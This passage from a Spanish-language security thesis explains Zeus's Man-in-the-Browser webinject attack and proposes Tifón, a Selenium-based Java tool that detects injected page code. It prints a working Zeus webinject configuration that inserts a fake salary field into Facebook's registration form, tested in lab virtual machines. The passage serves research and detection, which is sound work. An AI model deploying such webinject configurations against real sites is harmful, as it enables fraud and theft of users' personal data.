


Figura 3.38 Vista previa de Script bloqueo de url

Figura 3.39 Vista previa script página de inicio

3.4.- Ataque Webinject

3.4.1.-Análisis Webinject

Anteriormente se había comentado que la configuración de Zbot está compuesta por dos partes: una estática y una dinámica. En esta última, cada instancia de Zeus guarda un conjunto de URLs objetivo en el archivo Webinject, en ese documento, se modifica y obtiene el contenido específico de páginas web antes de que el visitante aprecie su contenido. El ataque Webinject (también conocido como Man in the Browser) es un ataque diseñado para la intercepción y modificación de información, para posteriormente ser enviada a través de una comunicación segura a una entidad no autorizada. A lo largo de esta sección se ejemplifica la estructura y funcionamiento de esta técnica de malware.

Diferencia con ataque MitM.

El concepto de anexar una aplicación a un navegador web y que posea la capacidad de manipular información antes de que pueda ser visualizada, fue introducido por primera vez por Agusto Paes de Barros en 2005 bajo el nombre de Hombre en el Navegador (Man in the browser), y en lo que respecta al año 2007, los fraudes troyanos financieros aceptaron y adoptaron esta técnica. El nombre hace referencia al ataque Man in the Middle (Hombre en el Medio), donde un tercero de manera no autorizada, inserta contenido adicional en algún momento flujo de información entre los dos extremos. Cabe mencionar que MitM se desempeña en un servidor controlado remotamente junto con el canal de información. Sin embargo, durante su implementación, es imparcial el escoger un servidor en la proximidad del objetivo; esto se debe principalmente a los paquetes viajan de manera independientemente en las tablas de ruteo, por tal razón, no existe garantía alguna de que todos los mensajes fragmentados pasen a través de los equipos que han sido comprometidos.

El ataque MitM es un ataque que radica en los ataques dirigidos o basados en ubicación, tiene como propósito interceptar información mediante un componente de hardware ajeno o que ha sido comprometido. Durante el flujo de información, debe lidiar con la revisión de mensajes en una conexión “segura” (leer o alterar contenido en ambos sentidos), o tiene que presentar una plausible razón por la cual el usuario debe crear una conexión con el servidor del atacante.

Contrario al ataque MitM, el MitB no requiere lidiar con estos detalles, ya que esta especie de ataque controla el navegador, y solo necesita modificar la vista del mismo; en el tráfico saliente, es el autor de los mensajes emitidos que llegan a ser comprometidos, mientras que en el tráfico entrante, debe trabajar en un mensaje formado. En resumen, puede trabajar fuera de un cifrado tanto del lado del cliente como del lado del servidor junto con cualquier validación; por lo tanto, no debe preocuparse por latencia o por asignar llaves falsas en un cifrado.

Funcionalidad desde la perspectiva Zbot.

El hombre en el navegador ha sido adoptado por una variedad de clases de malware: zeus, adrenaline y sinowal por mencionar algunos. Todos ellos han reconocido las capacidades que posee (en lo

que respecta al manejo de información), así como la dificultad que implica el identificar las actividades fraudulentas desde el lado del servidor bancario.

Cuando el equipo ha sido comprometido, MitB desempeña el siguiente procedimiento: 1) El usuario promedio realiza una petición a un sitio bancario e introduce sus credenciales de identificación. 2) La petición es interceptada. 3) La información es inyectada y desplegada. 4) El usuario sin sospechar introduce su información. 5) El troyano manipula los detalles de cada transacción; el beneficiario (en su mayoría, el autor del fraude), e incluso la cantidad de dinero.

Comúnmente se le conoce a la manipulación de contenido como secuestro de sesión; un abuso de la sesión de un usuario legítimo en el sitio web designado, una vez obtenido el control, todas las acciones realizadas por el troyano, son interpretadas como si fuera actividad legítima del usuario. Inclusive, la dirección IP del usuario y la cabecera HTTP parecen ser auténticas.

Zeus posee una visión y aporta una contribución al desempeño de esta técnica, es sabido que intercepta información con la ayuda de las prácticas generales y su sección configurable. En las prácticas generales: las contraseñas son recogidas de repositorios que implementa una seguridad inapropiada. Y la sección configurable, de manera adicional brinda la oportunidad de indicar los dominios en donde Zbot debe intervenir.

La distorsión de código HTML introduce varios campos de manera completamente personalizada en páginas web legítimas, estos cambios son fáciles de realizar ya que sólo requiere una pequeña proporción a ser modificada, en lugar de una petición a un servidor web página web entera a un servidor de inyección. Este nuevo campo insertado en su mayoría pedirá al usuario información extra para autenticarse, e incluso puede modificar el contenido javascript encargado de la seguridad. Los datos son transportado al C&C directamente.

No existe la necesidad de esconder tráfico saliente en zeus y el MitB, ya que la vista del navegador web es la única en ser modificada, desde que el servidor de inyección, se devuelve al troyano una dirección url de una versión completa de la página web nueva, que puede ser sustituida por el contenido de una sitio legítimo.




Figura 3.40 Estructura Hombre en Navegador

EL envío de datos recolectados al C&C ocurre en intervalos de tiempo en el protocolo HTTP con mensajes POST cifrados (algoritmo XOR de base 64 con llave simétrica).

3.4.2.- Ataques a equipos víctima

Este apartado pone a prueba las características ya descritas de un ataque Webinject. Su implementación fue dentro de 2 entornos virtuales con Sistema Operativo Windows XP SP 3; uno previamente creado durante la instalación del componente de malware zeus, y el segundo juega el rol de equipo vulnerado.

El ejemplo a discutir en este medio destaca el procedimiento empleado por los agentes de malware, y la inyección de código en los sitios de su preferencia. Antes de dar inicio, se debe dejar en claro al lector que la versión de zeus sugerida en este documento, únicamente presenta resultados en equipos Windows y navegadores Internet Explorer.

```
;***************************FACEBOOK*********************************************
set_url https://www.facebook.com/* GP

data_before
<div class="_5iyz rfloat"><div class="pvl _52lp _59d-">
data_end
data_inject
<div class="mbs _52lq fsl fwb fcb">&#191Eres Nuevo? &#161Reg&iacutestrate!</div>
<div class="_52lr fsm fwn fcg">Es gratis y lo ser&aacute siempre.</div>
data_end
data_after
</div><div id="registration_container"><div><noscript><div id="no_js_box">
data_end

data_before
<div class="mbm"><input type="password" class="inputtext _58mg _5dba DOMControl_placeholder"
data-type="text" name="reg_passwd__" aria-required="1"
placeholder="Contrase&#xf1;a" id="u_0_4" value="Contrase&#xf1;a" aria-label="Contrase&#xf1;a" /></div>
data_end
data_inject
<div class="mrm lfloat"><input type="text" class="inputtext _58mg _5dba DOMControl_placeholder"
data-type="text" name="firstname" value="&#191Cu&#225l es tu Salario?"
aria-required="1" placeholder="&#191Cu&#225l es tu Salario?"
id="u_0_0" aria-label= "&#191Cu&#225l es tu Salario?" /></div>
data_end
data_after
<div class="_58mq _5dbb"><div class="mtm mbs _58mr">Fecha de nacimiento</div>
data_end
```

Figura 3.41 Ataque personalizado

El Hombre en el navegador da origen cuando comienza la edición del archivo Webinject (localizado en el directorio de zeus del equipo atacante). La imagen 3.xxx indica el sitio web que se tiene por objetivo; la red social Facebook. Los campos data_before y data_after de manera respectiva, permiten especificar el sitio a ser modificado, y data_inject, es el encargado de introducir la información.




Figura 3.42 Inyección de datos en IE

Haciendo una revisión a su código fuente, se puede apreciar la actividad del troyano dentro del navegador web.




Figura 3.43 Código HTML modificado

3.4.3.- Resultados obtenidos

Las nuevas tecnologías abren paso a nuevas e ingeniosas técnicas de malware, incluso se estima que esta tendencia de ataque continuará trascendiendo. El ataque hombre en el navegador ocurre cuando un código malicioso infecta un navegador, este código modifica acciones desarrolladas por el computador del usuario, y en algunos casos es capaz de iniciar acciones independientes a su usuario. Su actividad es difícil de detectar, y una vez que un nodo ha sido vulnerado, los daños son furtivos, por ello, es indispensable tener en cuenta los siguientes riesgos:

Infección: La manera más común de infectar un navegador es mediante ingeniería social, cuando un archivo o la promesa de actualizar versiones actualizadas de piezas de software lo cual hace que los usuarios acepten de manera inmediata, un comportamiento por instinto que los cibercriminales esperan.

Difíciles de detectar: La detección de malware es complicada debido al alto nivel de personalización para un objetivo.

Herramientas antifraude no son efectivas: No existe manera de detectar si una transacción fue realizada por el usuario o por el malware.

CAPÍTULO 4.- PRUEBAS AL ATAQUE WEBINJECT

4.1.- Propuesta de aplicación

A lo largo de este documento se ha hecho énfasis sobre la existencia, la importancia y la toma de consciencia ante las amenazas que representan los agentes de malware y las herramientas que emplean. De igual manera, se hace una invitación al lector en tomar a consideración el uso de las buenas prácticas, no sólo en el ámbito profesional, sino en la vida cotidiana. Al igual que los agentes maliciosos, los elementos de seguridad complementan sus metodologías con herramientas dedicadas a mitigar malware.

A pesar de que existen diversas propuestas para mitigar el ataque Hombre en el Navegador, la mayoría de ellas no garantiza una solución óptima. Es durante este capítulo en donde se expone de manera inmediata, el interés del autor aportar una nueva iniciativa ante tal situación; una aplicación que advierta la presencia de código HTML/JavaScript fraudulento en los sitios web indicados. Esta iniciativa está destinada a los agentes de seguridad, y tiene por objetivo: facilitar pruebas ante un ataque de esta magnitud durante el transcurso de una auditoria.

La metodología sugerida se simplifica en la comparación de código HTML/JavaScript; a partir de que el navegador infectado visita un sitio web, la aplicación obtiene una muestra de código y lo almacena en un fichero, luego se realiza una segunda petición al mismo sitio desde una entidad que no ha sido comprometida. Los dos archivos son evaluados y las diferencias entre ambos archivos son señaladas. Una aproximación bastante sencilla y quizá obvia. Sin embargo, dentro de esta propuesta se encuentra un elemento que le diferencia de una técnica convencional; una librería completamente libre que permite una interacción con el navegador web de la víctima. El nombre de esta herramienta es Selenium.

Selenium es una herramienta dedicada a realizar pruebas automáticas a páginas y aplicaciones web, cuyo origen fue en el año 2004 por Jason Huggins como un proyecto interno en una empresa llamada ThoughtWorks, él quiso darle un

propósito mayor a su trabajo cuando se dio cuenta del potencial de su proyecto. Comenzó con una librería JavaScript que pudiera interactuar con la página, permitiéndole correr múltiples pruebas en varios navegadores. Esta librería se convirtió en el núcleo de Selenium, ya que sustenta las funcionalidades del Control Remoto de Selenium (Selenium Remote Control) y el Ambiente de Desarrollo Interno (IDE) por sus siglas en inglés. Debido a los limitantes de seguridad en navegadores sobre el lenguaje javascript fue difícil de implementar. No fue hasta el año 2006 donde un ingeniero de Google llamado Simon Stewart, comenzó a trabajar en un proyecto que llamó Webdriver, su visión era la de hacer una herramienta que hablara con el navegador y con el sistema operativo de manera nativa, evitando restricciones. El Webdriver comenzó a ver por los problemas de Selenium y durante el año 2008 selenium y webdriver se unieron para brindar una de las herramientas más útiles en lo que respecta a pruebas automatizadas.

Selenium está compuesto de dos suites de herramientas, el primero es Selenium RC (Control Remoto); el principal proyecto desde que dio origen esta herramienta. Selenium RC continúa recibiendo apoyo por terceros, este apoyo en mayor parte consta del mantenimiento y soporte para leguajes de programación de alto nivel, tales como: Java, javascript, Ruby, PHP, Python, Perl y C#. Añadido a ello, un soporte para la mayoría de navegadores web. El segundo suite es Selenium IDE, un prototipo de herramienta para construir scripts de prueba con soporte para una Aplicación de Interfaz de Usuario (API) para mayor flexibilidad, su presentación es un plugin para Mozilla Firefox para pruebas automáticas, y dentro de sus atributos, se encuentra la posibilidad de grabar cada acción del usuario, donde luego son exportadas como scripts reusables en códigos de programación.

Aunque se encuentra fuera del alcance de este medio, vale la pena mencionar que uno de los mayores atractivos de Selenium es la personalización en las funcionalidades de scripts y al framework de Selenium.

A continuación un listado de las plataformas y navegadores que soporta Selenium 2 y 1 respectivamente:

Selenium-WebDriver

Google Chrome 12.0.712.0 y posteriores
Internet Explorer 6, 7, 8, 9 - 32 and 64-bit donde sea aplicable

Firefox 3.0, 3.5, 3.6, 4.0, 5.0, 6, 7
Opera 11.5 y versiones posteriores
HtmlUnit 2.9
Android – 2.3 en adelante para teléfonos y tablets (emuladores).

Selenium 1.0 (RC)

Navegador	Selenium IDE	Selenium 1 (RC)	Sistemas operativos
Firefox 3,x	Grabación y reproducción de pruebas	Iniciar el navegador, ejecutar pruebas	Windows, Linux, Mac
Firefox 3	Grabación y reproducción de las pruebas	Iniciar el navegador, ejecutar pruebas	Windows, Linux, Mac
Firefox 2	Pruebas de registro y reproducción	Iniciar el navegador, ejecutar pruebas	Windows, Linux, Mac
IE 8	Ejecución de la prueba sólo a través de Selenium RC *	Iniciar el navegador, ejecutar pruebas	Windows
IE 7	Ejecución de la prueba sólo a través de Selenium RC *	Iniciar el navegador, ejecutar pruebas	Windows
IE 6	Ejecución de la prueba sólo a través de Selenium RC *	Iniciar el navegador, ejecutar pruebas	Windows
Safari 4	Ejecución de la prueba sólo a través de Selenium RC	iniciar el navegador, ejecutar pruebas	Windows, Mac
Safari 3	Ejecución de la prueba sólo a	Iniciar el navegador,	Windows, Mac

	través de Selenium RC	ejecutar pruebas	
Safari 2	Ejecución de la prueba sólo a través de Selenium RC	Iniciar el navegador, ejecutar pruebas	Windows, Mac
Opera 10	Ejecución de la prueba sólo a través de Selenium RC	Iniciar del navegador, ejecutar pruebas	Windows, Linux, Mac
Opera 9	Ejecución de la prueba sólo a través de Selenium RC	Iniciar el navegador, ejecutar pruebas	Windows, Linux, Mac
Opera 8	Ejecución de la prueba sólo a través de Selenium RC	Iniciar el navegador, ejecutar pruebas	Windows, Linux, Mac
Google Chrome	Ejecución de la prueba sólo a través de Selenium RC	Iniciar el navegador, ejecutar pruebas	Windows, Linux, Mac
Otros	Ejecución de la prueba sólo a través de Selenium RC	Parciales de apoyo posibles **	Como aplicables

Selenium WebDriver en conjunto con Selenium RC.

Selenium webdriver realiza llamadas directas a un navegador, usando cada soporte nativo de cada navegador, la manera en cómo se realizan estas llamadas es según el navegador que se está usando.

En contraste el RC maneja el navegador directamente con el uso del soporte para automatización.

Componentes de Selenium RC.

El servidor Selenium: Inicia y termina servidores, interpretando y corriendo los comandos pasados desde un programa de prueba. Actúa como un proxy HTTP interceptando y verificando mensajes HTTP.

Librerías cliente: Son la interfaz entre el lenguaje de programación y el servidor Selenium. Los comandos son compartidos entre el servidor y las librerías del cliente, luego el servidor transmite el comando al navegador usando el núcleo de Selenium javascript, el navegador usando el intérprete (javascript), ejecuta el comando.

Funcionamiento componentes Selenium RC.

Servidor: Los comandos son recibidos de un programa prueba del programador, los interpreta, y reporta al programa los resultados de las pruebas obtenidas. El servidor RC contiene el núcleo de Selenium y de manera automática introduce en el navegador. Los comandos que recibe el servidor selenium usando las peticiones HTTP GET/POST, esto significa que es posible usar cualquier lenguaje de programación que pueda enviar peticiones HTTP.

Librerías cliente: Una librería cliente provee una interfaz de programación (API), junto con un set de funciones que corren comandos selenium en el programa desarrollado por el programador. Los comandos son enviados desde la librería y pasan por el servidor Selenium para procesar una acción, esta regresa con un resultado y lo presenta en el programa.




Figura 4.1 Diagrama de arquitectura Selenium RC

4.2.- Características de la aplicación

La construcción de una pieza de software con o sin fines comerciales, se enfrenta a diversas cuestiones durante su desarrollo; las herramientas empleadas en su codificación, las arquitecturas donde debe operar, y la metodología de desarrollo de software, entre los más destacados. La herramienta Tifón (nombre que se le da a esta propuesta) no es la excepción. El alcance de este proyecto, como ya se antes se había especificado, es notificar la presencia de inyección de código en sitios web sin importar la plataforma en la que se encuentre. Para lograr su cometido, es indispensable elaborar su codificación en un lenguaje de programación de alto nivel y que ofrezca la facilidad de una rápida ejecución e independencia ante cualquier sistema operativo como lo hace JAVA.

Arquitectura elegida para la codificación.

El mayor atractivo del lenguaje JAVA es la portabilidad e independencia entre plataformas, ya que las clases java una vez compiladas, son binarios portables fáciles de implementar. Este lenguaje de programación puede ser extendido con la habilidad para cargar y ejecutar dinámicamente clases java, lo que le permite obtener actualizaciones de software de manera remota, despliegue, soporte para extensiones y plugins con trasparencia.

Con java es posible interactuar con cualquier estación de trabajo que utilice Windows, Linux o Mac, cuando el código sea compilado, estará listo para ser transferido al sistema designado, una vez dentro correrá sin modificación alguna.

La seguridad es un factor importante cuando se utilizan complementos java creados por terceros, en el peor de los casos, pueden ser un código malintencionado que representa un peligro. En respuesta al código, JAVA introduce un modelo de seguridad que puede ser usado para validar y restringir derechos de código no confiable, así se asegura la estabilidad y seguridad de sistemas. Todo esto es posible gracias a un sistema de tres niveles:

Verificación estática del códigobyte: Todo el códigobyte es ejecutado en una máquina virtual java, es validado y revisado en un número de diferentes niveles antes de que sea permitido. Esto incluye la revisión de que el fragmento del códigobyte es correcto, donde asegura que no haya presencia de violación a accesos restringidos, o acceso a objetos usando información incorrecta.

Carga de clases: Fue diseñada de tal manera que es imposible de reemplazar el núcleo de las clases en el entorno de ejecución de java (java runtime enviroment) por el código proveniente de otras clases.

Administrador de seguridad: El administrador de seguridad restringe el camino por el cual las aplicaciones pueden usar interfaces visibles desde la ejecución de java. Esto ocurre al hacer revisiones en tiempo de ejecución a métodos peligrosos. Las revisiones pueden ser especificadas por el desarrollador del sistema, así las operaciones no requeridas son excluidas.

Metodología de desarrollo

Uno de los factores que se debe considerar en el desarrollo de software, es el alcance de un proyecto, de esta manera el equipo de desarrollo está enterado de la meta establecida por el líder de proyecto (nadie trabaja ni más ni menos de lo establecido). Por el bien del proyecto, es indispensable cumplir con un horario de entregas; de esa manera, existe flexibilidad en el proyecto. Para cumplir con el tiempo establecido, se hace recurrencia a la metodología de desarrollo de software ágil, de lo contrario, los recursos designados a cualquier proyecto de esta magnitud no serían aprovechados (garantía de que recursos humanos cumplan con una responsabilidad).

La herramienta Tifón fue sometida a una evaluación equivalente, y adoptó las metodologías ágiles. Como se había mencionado anteriormente, estas metodologías se caracterizan por la negociación e interacción con el cliente. De esta manera, es más probable entregar un producto de software lo más parecido posible a las especificaciones establecidas por este último.

Metodología ágil empleada.

Scrum es una aproximación que ha sido desarrollado para administrar los sistemas del proceso de desarrollo. No define una técnica de desarrollo de software en particular, su principal enfoque es acerca de cómo debe funcionar el equipo para poder producir la flexibilidad del sistema en un ambiente que constantemente cambia. Ayuda a mejorar las prácticas de ingeniería existentes, involucrando actividades administrativas que identifican cualquier deficiencia o impedimento en el desarrollo.

¿Por qué Scrum? La iniciativa de la aplicación Tifón, comenzó como una simple idea y sin fundamento alguno; una estructura totalmente ajena a lo descrito en este capítulo. Antes de haber sabido de la existencia de esta metodología ágil, el autor consideró incluso adoptar una de las metodologías clásicas en el desarrollo de software. Sin embargo, a base de una constante evaluación por parte de expertos en seguridad (dos entidades a las que se atribuye gran parte de este documento), los requerimientos, herramientas y mentalidad detrás del proyecto comenzaron a evolucionar. Originalmente, su plataforma objetivo era el Sistema Operativo Windows, en un Ambiente de Desarrollo Interno (IDE) Visual Studio, codificado en el lenguaje de programación Visual Basic, y el público al que estaba destinado eran los usuarios promedio. Durante la primera junta de evaluación; se hizo mención de la gran utilidad que representa la librería Selenium si se añade en el proyecto, también se destacó el nivel de interacción que posee con navegadores web. Lo que dio paso a un cambio drástico en cuanto a las tecnologías empleadas (C#), y los usuarios destinados (agentes de seguridad).

En lo que respecta a la segunda junta de evaluación, la negociación sugirió extender el soporte de plataformas y facilitar su portabilidad, en respuesta a este nuevo requerimiento, la codificación fue realizada en arquitectura JAVA, puesto que la experiencia precede a su desarrollador y el tiempo empleado en aprender un lenguaje de programación impediría la entrega del proyecto dentro de lo establecido. Las facilidades de java también son aprovechadas en dispositivos móviles que cuentan con sistema operativo Android, por ello como elemento adjunto a la iniciativa Tifón, se han dedicado esfuerzos en el análisis de una versión móvil de la propuesta ya mencionada. Sin embargo, pese a que la codificación y soporte por parte de Selenium son una realidad, la implementación en emuladores no garantiza un funcionamiento adecuado. Los códigos correspondientes se encuentran en el apéndice A y E respectivamente.

4.3.- Pruebas a Equipos infectados

Una de las etapas críticas a lo largo del desarrollo de software es la fase de pruebas, mediante esta se puede comprobar si el sistema está libre de fallas y sobre todo; que cumpla con su cometido. En caso contrario, las fallas deben ser reportadas lo antes posible al equipo de desarrollo. En lo que respecta a las últimas fases de desarrollo, la aplicación presentada fue sometida a ciertas pruebas; y una vez completada. Una vez concluido el proceso de desarrollo, a lo largo de este apartado, se pretende mostrar al lector una guía que le permite conocer los elementos que componen a esta aplicación antimalware. Comenzando por la localización de drivers necesarios para el correcto funcionamiento, la interfaz gráfica, y la validación de direcciones url a ser analizada.

La interacción con los navegadores en los equipos víctima, requiere de controladores (drivers) que trabajan en conjunto con selenium-server-stand-alone. Según los navegadores, a utilizar estos complementos se deben colocar en la dirección que especifica la figura 4.3.xxx.




Figura 4.2 Directorio donde deben ser colocados los drivers.

Nota: Los drivers se encuentran incluidos con la aplicación. Si el directorio TAPP\webinject_report no existe debe ser creado

La Interfaz Gráfica fue diseñada con el propósito de ser intuitiva ante el operador. Esta consta de 3 elementos que asisten durante cada prueba. El primero es opcional y no afecta el resultado durante la recolección de código, ya que se trata únicamente de una captura de pantalla del sitio web visitado.

El segundo se refiere a un campo de texto que hace distinción entre una cadena con contenido aleatorio y una dirección url con estructura http o https.

Diversas direcciones pueden ser introducidas en este campo de texto, cada una puede ser separada de la otra mediante espacios o comas “,”.




Figura 4.3 Interfaz Gráfica aplicación Tifón

Y por último el tercero, compuesto por dos botones; el de análisis que da comienzo a la recolección de códigos HTML/Javascript para posteriormente almacenarlos en un directorio.

Recolección de Código.

La recolección de código fue realizada en uno de los equipos virtuales ya descritos en el capítulo 3: Windows XP SP 3 con navegador IE comprometido. La recolección de código será a la página web conocida como Facebook.

Figura 4.4 Recolección de código HTML/Javascript al sitio designado

Cuando la herramienta es usada por primera vez, y se ha comenzado el análisis, la aplicación advierte al usuario que es indispensable especificar un user agent para la petición a nivel de consola. Cabe destacar que el navegador sobre el cual será efectuado, corresponde al navegador que se encuentre operando en ese

momento. Si todos los navegadores se encuentran operando (Fire Fox, Google Chrome, IE) la recolección incluirá a todos ellos.

